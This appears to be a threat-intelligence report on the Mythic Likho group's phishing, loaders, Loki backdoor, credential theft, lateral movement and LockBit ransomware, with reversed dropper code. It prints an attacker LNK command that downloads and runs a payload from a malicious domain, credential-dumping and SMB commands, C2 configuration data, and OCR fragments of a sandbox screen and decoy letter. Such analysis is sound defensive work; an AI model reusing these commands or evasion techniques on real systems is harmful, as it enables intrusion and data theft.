
Mythic Likho launches phishing campaigns targeting corporate email addresses at the target organization. Emails contain links to malicious packages. Malicious containers have never been found in the email body during the group's attacks. The first phishing email does not always carry a malicious link; it may arrive later, once trust has been established with the victim.





Follow-up email with the HuLoader download link from a compromised news agency website

If the victim reports being unable to download the payload (for example, due to antivirus blocking), the group redirects them to alternative malicious resources through continued correspondence.



Email with the HuLoader download link from a cloud storage service

Opening the files triggers downloads from C2 domains and reflective execution of HuLoader, Merlin, or ReflectPulse on the target system. These loaders unpack the final payload—the Loki backdoor (detailed tool analysis is provided in the "Tool analysis" section).

PT Sandbox

Сводка

Задания

Объекты

Письма

Средства проверки

Источники

Система

5f1d3992e426f47b572af12160f3cc7ac6c90634b17fd6a087eb1644a60a71f8.bin

Вердикт: Бэкдор

Образ VM: win10-1803-x64

Формат файла: EXE

Продолжительность: 10 мин 7 с

Версия правил ПА: 2.1.0.1252

Версия сетевых правил: 2.0.0.6425

Версия PT DPI: 12.3.7791

Диаграмма ПА

Угрозы Бета

События Бета

chrome...xy.pdf

pid: 4972

docs.n...ru

188.114.97.3

IP

104.21.68.236

IP

104.21.36.443

IP

396

IP

396

URL

docs.n...ru

URL

docs.n...ru

URL

48

docs.n...ru

188.114.97.3

conhost.exe

pid: 3192

conhost.exe

pid: 5464

conhost.exe

pid: 5044

SyncRo...anager

x86

FileSystem

Acroba...lax

Обнаруженное опасное ПО

Троян Trojan.Win32.NetworkGeneric.c

Опасные сетевые объекты

Бэкдор byDomain: https://docs.npo... IoC Portal

Бэкдор byDomain: docs.npo-iskra.ru IoC Portal

Сетевые атаки

Exploitation attributes PT DPI

TOOLS [PTsecurity] Mythic C2 Loki Agent SID: 10013028

Подозрительное поведение

MITRE ATT&CK ID: T1036

Create.Process.Name.Mismatch Маскировка путем присвоения легитимного имени создаваемому процессу (несовпадение с именем исходного файла)

MITRE ATT&CK ID: T1016

Read.Registry.Key.NetInterfaces

О нарушении ЭОС

Уважаемые коллеги!

1. Конденсатор А7800 поступили в количестве 1200 штук одной партией. Из 1200 штук выявлено, 489 штук брак (нарушение топологии электрической цепи).


2. Микроконтроллеры А15783 поступили в количестве 400 штук двумя разными партиями: 1 партия - 2024 - 250 штук, 2 партия - 2025 - 150 штук. Из 250 штук (партия: 2024) выявлено 103 штуки брак (нарушение топологии электрической цепи).

Из 150 штук (партия: 2025) выявлено 73 штуки брак (нарушение топологии электрической цепи).

Фото в электронном виде прилагаются.

Начальник ГИЦ

Opening ReflectPulse and decoy in PT Sandbox



Opening ReflectPulse and decoy in PT Sandbox

In the earliest Mythic Likho attacks, observed between May and July 2024, SCR files inside RAR archives were used to initialize loaders and backdoors. The group later shifted to LNK loaders that download subsequent stages from compromised legitimate websites or malicious domains.

All identified LNK loaders use commands following this pattern:

```
/v:on /c "set u=https://192.168.1.1/[FILENAME] && set u=!u:192.168.1.1=[HACKED_OR_MALICIOUS_DOMAIN]! && powershell -c "$ProgressPreference='SilentlyContinue' ;iwr -Uri $env:u -OutFile $env:TEMP\[FILENAME];conhost.exe $env:TEMP\[FILENAME]"
```

A hallmark of Mythic Likho's loaders is how they disguise IP addresses in URLs as local addresses, then dynamically swap them with real C2 domains pulled from an environment variable in the final PowerShell command at runtime. This relies on the /v: on, flag, which enables delayed environment variable expansion. This technique evades security tools that lack dynamic file analysis in a virtual environment. In some attacks, the local IP address in the LNK command was further obfuscated using escape characters.

On the infected host, a new local OS user is created net user and net accounts, and an SSH key file is created in the .ssh directory to enable remote SSH access.

Network tunnels into the compromised network are set up using the publicly available tools Ligolo-ng, PuTTY, and Socat. In 2026, the group is expected to use WireGuard tunnels to forward ports from internal compromised hosts to external Pangolin C2 servers masquerading as legitimate Russian services.

Command and Control

Using the Loki backdoor or SFTP connections secured with asymmetric encryption, as well as network tunnels, Mythic Likho downloads additional tools onto the infected host from outside the network:

- LockBit
- SharpHound
- XenArmor Password Recovery
- Rclone
- Nmap
- PsExec
- Mimikatz
- Impacket

These tools will be used in subsequent stages of a cyberattack.

Privilege Escalation Credential Access

On compromised hosts, Mythic Likho runs Mimikatz and XenArmor Password Recovery Pro to extract credentials, including privileged accounts, from the OS and file system.

Commands for running XenArmor Password Recovery Pro observed during incident investigations:

```
xen.exe -a out.html
xen.exe -a C:\\drivers\\out.html
xen.exe -a i.html
C:\\drivers\\xen.exe -a i.html
C:\\drivers\\xen.exe -a i.html
XenAllPasswordPro.exe -a asd.html
C:\\drivers\\xen.exe -a i.html
C:\\drivers\\update\\XenAllPasswordPro.exe -a asd.html
C:\\drivers\\updates\\XenAllPasswordPro.exe -a C:\\Temp\\rep.html
```

Discovery

Using the Loki backdoor along with Windows and PowerShell commands, the group gathers information about the infected host:

OS and file system information

Command	Information retrieved
systeminfo	System and hardware configuration: OS version, RAM, CPU, and so on
Get-Process	List of running processes
Get-Volume	Disk volume details: drive letters, labels, file systems, size, and free space
Get-PSDrive	List of available PowerShell drives and their properties

Local and domain user accounts, password policies

Command	Information retrieved
whoami	Current user name and domain
Get-ADUser -Filter *	Active Directory users
net user	Active Directory users
net accounts	Windows password and account policy settings
Get-ADDefaultDomainPasswordPolicy	Default password policy for a specific Active Directory domain
Get-WssPasswordPolicy	Windows Server Essentials password policy

Mythic Likho also runs SharpHound on infected hosts to collect information about Active Directory users.

File system structure and contents

Command	Information / action
pwd	Full path of the current working directory
ls	List of files and directories in the current directory
dir [PATH]	List of files and subdirectories at the specified path
tree [PATH] > [FILE_PATH]	Directory tree for the specified path; the output is saved to a file
-C "[Console]::OutputEncoding = New-Object System.Text.UTF8Encoding; (Get-ChildItem -Path '[PATH]' -Recurse Measure-Object -Property Length -Sum ForEach-Object {[math]::Round(\$_.Sum / 1MB, 2) })"	Recursive file enumeration in the specified folder and calculation of their total size
(gci O:\1C_InfoBase (352) measure Length -s).Sum / 1Mb	Total size of all files in the 1 °C database directory, in megabytes

Network configuration information

Command	Information retrieved
arp -a	ARP table mapping IP addresses to MAC addresses
netstat -atn	Network connection statistics
ipconfig	Device IP addresses configuration
Get-SMBShare	List of available SMB shares
ping fs	Network availability status of the fs host using ICMP echo requests
net view	List of hosts in the current domain or workgroup sharing resources

For network reconnaissance, the group runs Nmap on compromised hosts.

Lateral Movement

When moving laterally within the compromised infrastructure, Mythic Likho uses stolen local credentials along with the PsExec and DcomExec utilities from the Impacket toolkit to execute remote commands on other hosts.

Malicious tools are distributed and launched across the network by mounting local and remote SMB shares containing the HuLoader, Merlin, and ReflectPulse loaders using net use and New-PSDrive commands.

Commands used to mount SMB shares, observed on infected hosts during incident investigations:


```
net use Z: \\5.255.116.34\doc.txt
net use Z: \\192.168.0.240\fs
net use X: \\87.251.66.8\test.jpg
New-PSDrive -Name Z -PSProvider FileSystem -Root \\192.168.0.240\fs -Persist
```

Data collection and exfiltration

Mythic Likho uses native utilities to create local copies of databases found across the compromised network, archives data found in local and network shares of infected hosts using the PowerShell Compress-Archive command, and then exfiltrates the data either to cloud storage via Rclone or to C2 servers via the Loki backdoor.

Impact

In the final stage of the attack, Mythic Likho encrypts data on devices throughout the compromised network using LockBit ransomware, formats RAID arrays, removes backup and recovery tools, and uses the Loki backdoor to terminate various system processes. The group leaves instructions for communicating via qTox and recovering access to encrypted information on infected hosts in a Russian-language message in Notepad, typical of official LockBit RaaS affiliates.



Analysis of tools

Since 2024, Mythic Likho has employed several payload delivery vectors, each more sophisticated than the last, as shown in the diagram below.



Resource Development



Hacked websites of legitimate organizations with loaders HuLoader, Merlin, ReflectPulse



Accounts impersonating hacked websites and real employees



Accounts in cloud storages with loaders HuLoader, Merlin, ReflectPulse



Hacked mail servers of legitimate organizations



Malicious websites impersonating hacked legitimate organizations with loaders HuLoader, Merlin, ReflectPulse



Accounts in cloud storages with loaders HuLoader, Merlin, ReflectPulse



Malicious websites impersonating cloud storages with loaders HuLoader, Merlin, ReflectPulse




Own SMTP servers

December 2024




version 0

March 2025




version 1

May - October 2025



version 2

November 2025



version 3

Evolution of delivery mechanisms and tools

The diagram illustrates the group's heavy reliance on droppers and complex delivery chains for the final payload. In all cases, the dropper architecture stays consistent while the payload is changed.

Two components of the delivery chain stand out from an architectural perspective:

- Stage 1 dropper extracting Stage 2 dropper and the decoy document (Dropper 1)
- Stage 2 dropper launches the loader (Dropper 2)

Both tools are under active development. They are closely tied to the final payload, modular, and versatile.

Dropper 1

Although this dropper is used at an intermediate stage, its unusual structure and functionality caught our attention. We identified multiple versions of the dropper, confirming that it is regularly updated and maintained.

The sample used by the group in March 2025 contained a binary data block, split into two parts: a configuration block and the main payload. On launch, the dropper dynamically resolved function addresses using a modified, case-insensitive variant of the DJB2 hash algorithm with a modified constant.

The configuration block provided HTTP request parameters: User-Agent, C2 server address and port, endpoint, and request method. Using these values, the dropper built and sent a request to the C2 server, expecting a Base64-encoded key in return. After decoding, this key was used to extract the payload: first via XOR decryption, then DEFLATE decompression.

```

DE 62 01 00 A1 01 00 00 E0 00 00 00 4D 00 6F 00 7A 00 69 00 6C 00 6C 00 Bb.;...à...M.o.z.i.l.l.
61 00 2F 00 35 00 2E 00 30 00 20 00 28 00 57 00 69 00 6E 00 64 00 6F 00 a./.5...0. .(.W.i.n.d.o.
77 00 73 00 20 00 4E 00 54 00 20 00 31 00 30 00 2E 00 30 00 3B 00 20 00 w.s. .N.T. .l.0...0.;. .
57 00 69 00 6E 00 36 00 34 00 3B 00 20 00 78 00 36 00 34 00 29 00 20 00 W.i.n.6.4.;. .x.6.4.). .
41 00 70 00 70 00 6C 00 65 00 57 00 65 00 62 00 4B 00 69 00 74 00 2F 00 A.p.p.l.e.W.e.b.K.i.t./.
35 00 33 00 37 00 2E 00 33 00 36 00 20 00 28 00 4B 00 48 00 54 00 4D 00 5.3.7...3.6. .(.K.H.T.M.
4C 00 2C 00 20 00 6C 00 69 00 6B 00 65 00 20 00 47 00 65 00 63 00 6B 00 L,. .l.i.k.e. .G.e.c.k.
6F 00 29 00 20 00 43 00 68 00 72 00 6F 00 6D 00 65 00 2F 00 31 00 30 00 o.). .C.h.r.o.m.e./l.0.
39 00 2E 00 30 00 2E 00 30 00 2E 00 30 00 20 00 53 00 61 00 66 00 61 00 9...0...0...0. .S.a.f.a.
72 00 69 00 2F 00 35 00 33 00 37 00 2E 00 33 00 36 00 00 00 08 00 00 00 r.i./5.3.7...3.6.....
47 00 45 00 54 00 00 00 24 00 00 00 61 00 75 00 74 00 6F 00 73 00 65 00 G.E.T...$.a.u.t.o.s.e.
72 00 76 00 69 00 63 00 65 00 2D 00 32 00 33 00 2E 00 72 00 75 00 00 00 r.v.i.c.e.-2.3...r.u...
01 00 00 00 00 78 00 00 00 2F 00 77 00 70 00 2D 00 63 00 6F 00 6E 00 74 ....x.../.w.p.-c.o.n.t
00 65 00 6E 00 74 00 2F 00 70 00 6C 00 75 00 67 00 69 00 6E 00 73 00 2F .e.n.t./p.l.u.g.i.n.s./
00 66 00 6C 00 75 00 65 00 6E 00 74 00 66 00 6F 00 72 00 6D 00 2F 00 73 .f.l.u.e.n.t.f.o.r.m./s
00 74 00 6F 00 72 00 61 00 67 00 65 00 2F 00 66 00 72 00 61 00 6D 00 65 .t.o.r.a.g.e./f.r.a.m.e
00 77 00 6F 00 72 00 6B 00 2F 00 69 00 6E 00 74 00 65 00 78 00 74 00 2E .w.o.r.k./i.n.t.e.x.t..
00 70 00 68 00 70 00 00 00 BB 01 01 00 01 00 00 00 E7 97 1B 51 0C 0C 51 .p.h.p...».....ç-Q-Q

```

Dropper 1 configuration block

The resulting data was then interpreted as a structured container describing the next infection stage. This container held a single executable (Dropper 2), extraction path details, launch parameters, and, optionally, a list of additional processes to run with specified arguments.

During execution, the dropper extracted the PE file, determined where to save it (using either a full path or a temporary directory if only a filename was provided), wrote it to disk, and launched it with the supplied argument.

If the container structure included parameters for additional processes, the dropper processed them one by one, running each with its respective arguments. This logic most likely serves to open the decoy file, but could be used for other purposes. After each step, the dropper wiped its temporary buffers to cover its tracks and hinder analysis.

```

1  struct RESOURCE_BLOB
2  {
3      DWORD fileSize;
4      BYTE  fileData[fileSize];
5      WORD  pathFlag;           // pathFlag != 0: filename only
6      // pathFlag == 0: full path to file
7      if (pathFlag != 0) {
8          DWORD fileNameLen;
9          BYTE  fileName[fileNameLen];
10     } else {
11         DWORD pathLen;
12         BYTE  path[pathLen];
13     }
14     // NtWriteFile(droppedFilePath, fileData);
15
16     WORD runDroppedFile;
17     if (runDroppedFile != 0) {
18         DWORD argsLen;
19         BYTE  args[argsLen];
20         // NtCreateUserProcess(droppedFilePath, args)
21     }
22
23     WORD extraProcessCount;    // number of additional processes
24
25     for (i = 0; i < extraProcessCount; ++i) {
26         DWORD extraPathLen;
27         BYTE  extraPath[extraPathLen];
28
29         DWORD extraArgsLen;
30         BYTE  extraArgs[extraArgsLen];
31         // NtCreateUserProcess(extraPath, extraArgs)
32     }
33 };

```

Dropper 1 resource structure

In the modified dropper version the group used in November 2025, C2 communication was removed: the embedded resource was unpacked without any decryption. At the same time, the resource structure was expanded: the dropper could now handle an arbitrary number of entries, each containing file data, a file system path, and process launch parameters.


```

1  struct RESOURCE_BLOB
2  {
3      WORD entryCount;
4      for (int i = 0; i < entryCount; ++i)
5      {
6          WORD pathFlag;           // pathFlag != 0: filename only
7                                   // pathFlag == 0: full path to file
8          if (pathFlag != 0) {
9              DWORD fileNameLen;
10             BYTE  fileName[fileNameLen];
11         } else {
12             DWORD pathLen;
13             BYTE  path[pathLen];
14         }
15         WORD hasFileData;
16         if (hasFileData != 0) {
17             DWORD fileSize;
18             BYTE  fileData[fileSize];
19             // NtWriteFile(droppedFilePath, fileData);
20         }
21         WORD runThisEntryFlag;
22         if (runThisEntryFlag != 0) {
23             DWORD argsLen;
24             BYTE  args[argsLen];
25             // CreateProcessW(path, args);
26         }
27         WORD extraProcessCount;
28         for (int j = 0; j < extraProcessCount; ++j) {
29             DWORD extraPathLen;
30             BYTE  extraPath[extraPathLen];
31
32             DWORD extraArgsLen;
33             BYTE  extraArgs[extraArgsLen];
34             // CreateProcessW(extraPath, extraArgs);
35         }
36     }
37 };

```

Updated Dropper 1 resource structure

The updated version also introduced a unique heap data obfuscation technique, invoked multiple times both before and after resource extraction and unpacking. This mechanism allocates an array of 50,000 pointers, each backed by a 4 KB memory page, resulting in roughly 200 MB of memory allocated per function call.



Technique implementation

Notably, a dummy PE-like header is generated on one of the pages (at index 25,000), which includes MZ and PE signatures, standard header fields, as well as a deterministic 1 KB data block mimicking the contents of a binary file. Each allocated page then has its first byte zeroed out, after which its entire contents are overwritten with values derived from the page index. As a result, every page is fully overwritten, including the fake PE header.

```

5  pageTable = HeapAlloc(400000, a2, a3);
6  pageIndex = 0;
7  memset(pageTable, 0, 400000u);
8  SeedVector = _mm_load_si128(&const1); // "00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F"
9  mask = _mm_load_si128(&const2); // "F0 F0 F0 F0 F0 F0 F0 F0 F0 F0 F0 F0 F0 F0 F0 F0"
10 XorMask = _mm_load_si128(&const3); // "5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A 5A"
11 Increment = _mm_load_si128(&const4); // "10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10"
12 do
13 {
14     result = HeapAlloc(0x1000, v5, v6);
15     if ( result )
16     {
17         pagePtr = result;
18         result = fillZeroBytesWithVal(result, 0x1F * pageIndex + (0x1F * pageIndex / 0xFFu), 0x1000u);
19         if ( pageIndex == 25000 )
20         {
21             *pagePtr = 'ZM';
22             *(pagePtr + 0x3C) = 0x80; // e_lfanew
23             *(pagePtr + 0x80) = 'AAAA\0\0EP';
24             *(pagePtr + 0x88) = 0xDEADBEEF;
25             result = 0;
26             CurrentVector = SeedVector;
27             do
28             {
29                 *(pagePtr + result + 256) = _mm_xor_si128(
30                     _mm_add_epi8(
31                         _mm_and_si128(_mm_slli_epi16(CurrentVector, 4u), mask),
32                         CurrentVector),
